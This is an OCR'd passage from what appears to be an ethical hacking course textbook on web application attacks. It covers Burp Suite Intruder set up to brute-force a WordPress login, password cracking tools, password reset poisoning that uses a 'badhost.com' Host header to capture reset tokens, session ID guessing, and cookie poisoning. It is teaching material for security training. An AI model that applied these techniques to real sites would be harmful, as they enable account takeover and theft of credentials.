
  Source: *https://portswigger.net*

  Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.

  Burp Suite built-in tools

  - **Intercepting proxy** for inspecting and modifying traffic between your browser and the target application
  - **Application-aware spider** for crawling content and functionality
  - **Web application scanner** for automating the detection of numerous types of vulnerabilities

  - **Intruder tool** for performing customized attacks to find and exploit unusual vulnerabilities
  - **Repeater tool** for manipulating and resending individual requests
  - **Sequencer tool** for testing the randomness of session tokens


Applications Places System
Tue Apr 19, 06:58
Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
1 × 2 × ...
Target Positions Payloads Resource Pool Options
Payload Positions
Start attack
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

```
POST /CEH/wp-login.php HTTP/1.1
Host: 10.10.1.22:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.1.22:8080/CEH/wp-login.php?
Content-Type: application/x-www-form-urlencoded
Content-Length: 115
Origin: http://10.10.1.22:8080
DNT: 1
Connection: close
Cookie: wordpress_test_cookie=§WP%20Cookie%20check§
Upgrade-Insecure-Requests: 1

log=§admin§&pwd=§password§&wp-submit=§Log+In§&redirect_to=§http%3A%2F%2F10.10.1.22%3A8080%2FCEH%2Fwp-admin%2F§&testcookie
=§1§
```

6 payload positions

Length: 675

Figure 14.68: Screenshot of Burp Suite

Some additional password cracking tools are as follows:

- L0phtCrack (*https://l0phtcrack.gitlab.io*)
- ophcrack (*https://ophcrack.sourceforge.io*)
- RainbowCrack (*https://project-rainbowcrack.com*)
- Windows Password Recovery Tool (*https://www.windowspasswordsrecovery.com*)
- Dictionary Maker (*http://dictionarymaker.sourceforge.net*)

Password Attacks: Attack Password Reset Mechanism

Insecure password management practices lead to critical security vulnerabilities. One such vulnerability is password reset poisoning that is exploited by the attacker to leverage headers such as `Host` in the HTTP request message.

Resetting the password is a common function used by the user when he/she forgets his/her password and needs to reset it. The user receives a forgot password link via email containing the one-time token, and when the link is clicked, the server responds with a password reset page.

For example, consider the following HTTP request where the attacker uses the Host header to perform the attack:

```
GET https://certifiedhacker.com/reset.php?email=foo@bar.com HTTP/1.1
Host: badhost.com
```

The following password reset link is sent to the victim:

```
$resetPwdURL = "https://{$_SERVER['HTTP_HOST']}/reset-pwdd.php?token=87654321-8765-8765-8765-10987654321";
```

The abovementioned URL link is injected in a password reset email and sent to the victim. As the developers expect `$_SERVER['HTTP_HOST']` to be from `certifiedhacker.com`, they fail to perform additional input sanity checks.

The password reset poisoning attack involves the following steps:

- **Step 1**: The attacker obtains the target's email address used on the website through techniques such as social engineering and OSINT.
- **Step 2**: The attacker sends a password reset request link to the victim using the altered Host header. For example,

  ```
  POST https://certifiedhacker.com/reset.php HTTP/1.1
  Accept: */*
  Content-Type: application/json
  Host: badhost.com
  ```

  The resultant URL for resetting the password is

  ```
  https://badhost.com/reset-password.php?token=87654321-8765-8765-8765-10987654321
  ```

- **Step 3**: Now, the attacker waits for the victim to receive the modified email.
- **Step 4**: Once the victim clicks on the malicious link embedded in the email, the attacker extracts the password reset token. Using this token, the attacker performs various malicious activities such as cloning web applications to steal the user's credentials or acting as a proxy and mimicking the behavior and contents of the original website.

Session Attacks: Session ID Prediction/Brute-forcing


Every time a user logs in to a particular website, the server assigns a session ID to the user to keep track of all the activities on the website. This session ID is valid until the user logs out; the server provides a new session ID when the user logs in again. Attackers try to exploit this session ID mechanism by guessing the next session ID after collecting some valid ones.

For certain web applications, the session ID information involves a string of fixed width. Randomness is essential to avoid prediction.

Session attacks are performed in the following steps:

- In the first step, collect some valid session ID values by sniffing traffic from authenticated users.
- Analyze the captured session IDs to determine the session ID generation process, such as the structure of the session ID, the information that is used to create it, and the encryption or hash algorithm used by the application to protect it.
- Vulnerable session generation mechanisms that use session IDs composed of a username or other predictable information, such as timestamp or client IP address, can be exploited by easily guessing valid session IDs.
- In addition, you can implement a brute-force technique to generate and test different values of the session ID until you successfully gain access to the application.

From the diagram below, you can see that the session ID variable is indicated by JSESSIONID and its assumed value is “user01,” which corresponds to the username. By guessing its new value, say, as “user 02,” it is possible for the attacker to gain unauthorized access to the application.



```
GET http://janaina:8180/WebGoat/attack?Screen-17 & menu=410 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/htmtl;q-
0.9,text/plain;q=0.8,image/png,*/*,q=0.5
- - - - - - - - - - - - - -
Referer: http://janaina: 8180/WebGoat/attack?Screen=17&menu=410
Cookie: JSESSIONID=user01
Authorization: Basic Z3Vic3Q6Z3VIc3Q
```

Figure 14.69: Screenshot displaying predictable session cookie

Cookie Exploitation: Cookie Poisoning

Cookies frequently transmit sensitive credentials from the client browser to the server. Attackers can modify these with ease to gain access to the server or assume the identity of another user.

Client browsers use cookies to maintain a session state when they employ stateless HTTP protocol IDs for communication. Servers tie unique sessions to the individual accessing the web application. Poisoning of cookies and session information can allow an attacker to inject malicious content or modify the user's online experience and obtain unauthorized information.

Cookies can contain session-specific data such as user IDs, passwords, account numbers, links to shopping cart contents, supplied private information, and session IDs. They exist as files stored in the client computer's memory or on its hard disk. By modifying the cookie data, an attacker can often gain escalated access or maliciously affect the user's session. Many sites offer the “**Remember me**?” function and store the user information in a cookie so that the user does not have to re-enter the data with every visit to the site. Any private information entered is stored in a cookie. To protect cookies, site developers often encode them. Encoded cookies give developers a false sense of cookie security, as the encoding process can easily be reversed with decoding methods such as Base64 and ROT13 (rotating the letters of the alphabet through 13 characters).

Cookie poisoning is performed in the following steps:


- If the cookie contains passwords or session identifiers, steal the cookie using techniques such as script injection and eavesdropping
- Then, replay the cookie with the same or altered passwords or session identifiers to bypass web application authentication
- Trap cookies using tools such as OWASP Zed Attack Proxy, and Burp Suite.

Cookie Exploitation Tools:

- **OWASP Zed Attack Proxy**

  Source: *https://www.zaproxy.org*

  OWASP Zed Attack Proxy Project (ZAP) is an integrated penetration testing tool for web applications. It provides automated scanners as well as a set of tools that allow you to find security vulnerabilities manually.



```
GET http://www.moviescope.com/viewprofile.aspx?id=1 HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://www.moviescope.com/index.aspx
Connection: keep-alive
Cookie: mscope=1jWydNf8wro=
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Id	Source	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
14	Pr...	5/26/22, 6:30:06 AM	GET	http://www.moviescope.com/js/jquery.min.js	200	OK	61 ...	93,637 bytes	Medium		Hidden, Script, C...
20	Pr...	5/26/22, 6:30:06 AM	GET	http://www.moviescope.com/js/jquery.script.js	200	OK	47 ...	18,691 bytes	Low		Comment
